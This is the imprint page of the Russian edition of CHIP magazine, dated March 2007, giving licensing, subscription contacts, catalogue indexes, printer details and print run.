Журнал CHIP в России выпускается по лицензии немецкого издателя Vogel Burda Communication, Мюнхен, Германия

Уважаемый читатель, предлагаем Вам оформить подписку!

Телефон «Бурда Директ» (495) 916-57-06,

факс (495) 916-57-27, e-mail: abo@burdadirect.ru

Подписной индекс 44077 в каталоге

«Пресса России» и каталоге «Роспечать»

Подписной индекс 99006 в каталоге «Почта России»

Адрес в Интернете: <http://www.burdadirect.ru>

Типография: Moraviapress, a.s. U Pony 3061, 690 02 Breclav,

Tel: +420-516 205 108 Fax: +420-516 205 225

Тираж: 100 500 экз.

Дата выхода в свет: 24.03.2007

Цена свободная

Hubert
Burda
Media



НАИ